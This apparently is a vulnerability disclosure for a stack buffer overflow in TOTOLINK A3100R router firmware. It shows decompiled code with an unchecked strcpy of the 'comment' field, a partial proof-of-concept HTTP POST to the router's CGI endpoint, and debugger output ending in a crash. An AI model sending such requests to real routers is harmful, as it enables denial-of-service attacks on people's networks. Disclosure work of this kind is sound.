

master ▾

...

IOT / TOTOLINK A3100R / 2.md



shijin0925 totolink

History

1 contributor

57 lines (33 sloc) | 1.7 KB

...

firewall.so setIpQosRules stack buffer overflow

A3100R_Firmware

version:V4.1.2cu.5050_B20200504, V4.1.2cu.5247_B20211129





Description:

The setIpQosRules function in the firewall.so module does not filter the "comment" parameter, and a stack overflow occurs when strcpy is performed

Source:

you may download it from :

https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/170/ids/36.html

1	A3100R_Datasheet	Ver1.0	2021-03-02	
2	A3100R_QIG	Ver1.0		
3	A3100R_Firmware	V5.9c.2280_B20180512		
4	A3100R_Firmware	V5.9c.4281_B20190816(Transition version)	2019-09-11	
5	A3100R_Firmware	V5.9c.4577_B20191021	2019-11-19	
6	A3100R_Firmware	V4.1.2cu.5050_B20200504	2020-07-28	
7	A3100R_Firmware	V4.1.2cu.5247_B20211129	2022-04-12	

Analyse:

The program reads a user inputted named "comment" in users's POST request and uses the input immediately,without checking it's length ,which can lead to buffer overflows bugs in the following strcpy function.

TOTOLINK
The Smartest Network Device

A3100R (Firmware V4.1.2cu.5050)

System Status

Operation Mode

Network

IPv6 Setting

5G Wireless

2.4G Wireless

QoS

Firewall

Management

QoS

This page is used to set Quality of Service.

On/Off

Enable

Total Uplink Bandwidth

1000000

100-1000000Kbps

Total Downlink Bandwidth

1000000

100-1000000Kbps

Apply

Add a rule

IP Address

192

168

0

Scan

Uplink Bandwidth

100-1000000Kbps

Downlink Bandwidth

100-1000000Kbps

Comment

```

1 int __fastcall setIpQosRules(int a1, int a2, int a3)
2 {
3     int v6; // $v0
4     int v7; // $s4
5     int v8; // $v0
6     int v9; // $s5
7     int v10; // $s6
8     int v11; // $s7
9     const char *v12; // $s1
10    char v14[23]; // [sp+18h] [-B8h] BYREF
11    int v15; // [sp+2Fh] [-A1h]
12    char v16[4]; // [sp+33h] [-9Dh] BYREF
13    char v17[4]; // [sp+37h] [-99h] BYREF
14    int v18; // [sp+3Bh] [-95h]
15    int v19; // [sp+3Fh] [-91h]
16    char v20; // [sp+43h] [-8Dh]
17    char v21; // [sp+B2h] [-1Eh]
18    char v22; // [sp+C4h] [-Ch]
19
20    v6 = websGetVar(a2, "upBandwidth", "");
21    v7 = atoi(v6);
22    v8 = websGetVar(a2, "dwBandwidth", "");
23    v9 = atoi(v8);
24    v10 = websGetVar(a2, "ipStart", "");
25    v11 = websGetVar(a2, "ipEnd", "");
26    v12 = (const char *)websGetVar(a2, "comment", "");
27    inet_aton(v10, v16);
28    inet_aton(v11, v17);
29    v10 = websGetVar(a2, "ipStart", "");
30    v11 = websGetVar(a2, "ipEnd", "");
31    v12 = (const char *)websGetVar(a2, "comment", "");
32    inet_aton(v10, v16);
33    inet_aton(v11, v17);
34    v15 = 4;
35    v21 = 0;
36    v14[16] = 1;
37    v22 = -1;
38    v20 = aRemoteenabledD[48];
39    v18 = v7;
40    v19 = v9;
41    strcpy(v14, v12);
42    apmib_set(131385, v14);
43    apmib_set(65848, v14);
44    apmib_update_web(4);
45    system("sysconf firewall");
46    websSetCfgResponse(a1, a3, "0", "reserv");
47    return 0;
48 }

```

So by Posting proper data to topicurl:"setting/setIpQosRules",the attacker can easily perform a Deny of service Attack.

POC

POST /cgi-bin/cstecgi.cgi HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101
Firefox/98.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 363


Origin: http://192.168.0.1

Connection: close

Referer: http://192.168.0.1/firewall/qos.asp?timestamp=1649994888415

Cookie: SESSION_ID=2:1588588113:2

{"topicurl":"setting/setIpQosRules","ipStart":"192.168.0.22","ipEnd":"192.168.0.22",



```

sudo /home/iot/tools/firmware-analysis-toolkit 72x33
# ./gdbserver-7.12-mipsel-mips32rel2-v1 192.168.0.1:1234 --attach 1365
Attached; pid = 1365
Listening on port 1234
Remote debugging from host 192.168.0.3
Detaching from process 6926
Detaching from process 6943
Detaching from process 6949
Detaching from process 6956
Detaching from process 6959
Detaching from process 6961
Detaching from process 6963
Detaching from process 6968
Detaching from process 6970
Detaching from process 6972
Detaching from process 6977
Detaching from process 6981
Detaching from process 6986
Detaching from process 6991
Detaching from process 6995
Detaching from process 7000
Detaching from process 7002
Detaching from process 7062
Init Firewall Rules....
Detaching from process 9860
Init Firewall Rules....
scandir: No such file or directory
iptables v1.4.4: Couldn't open /etc/l7-protocols

Segmentation fault
[

```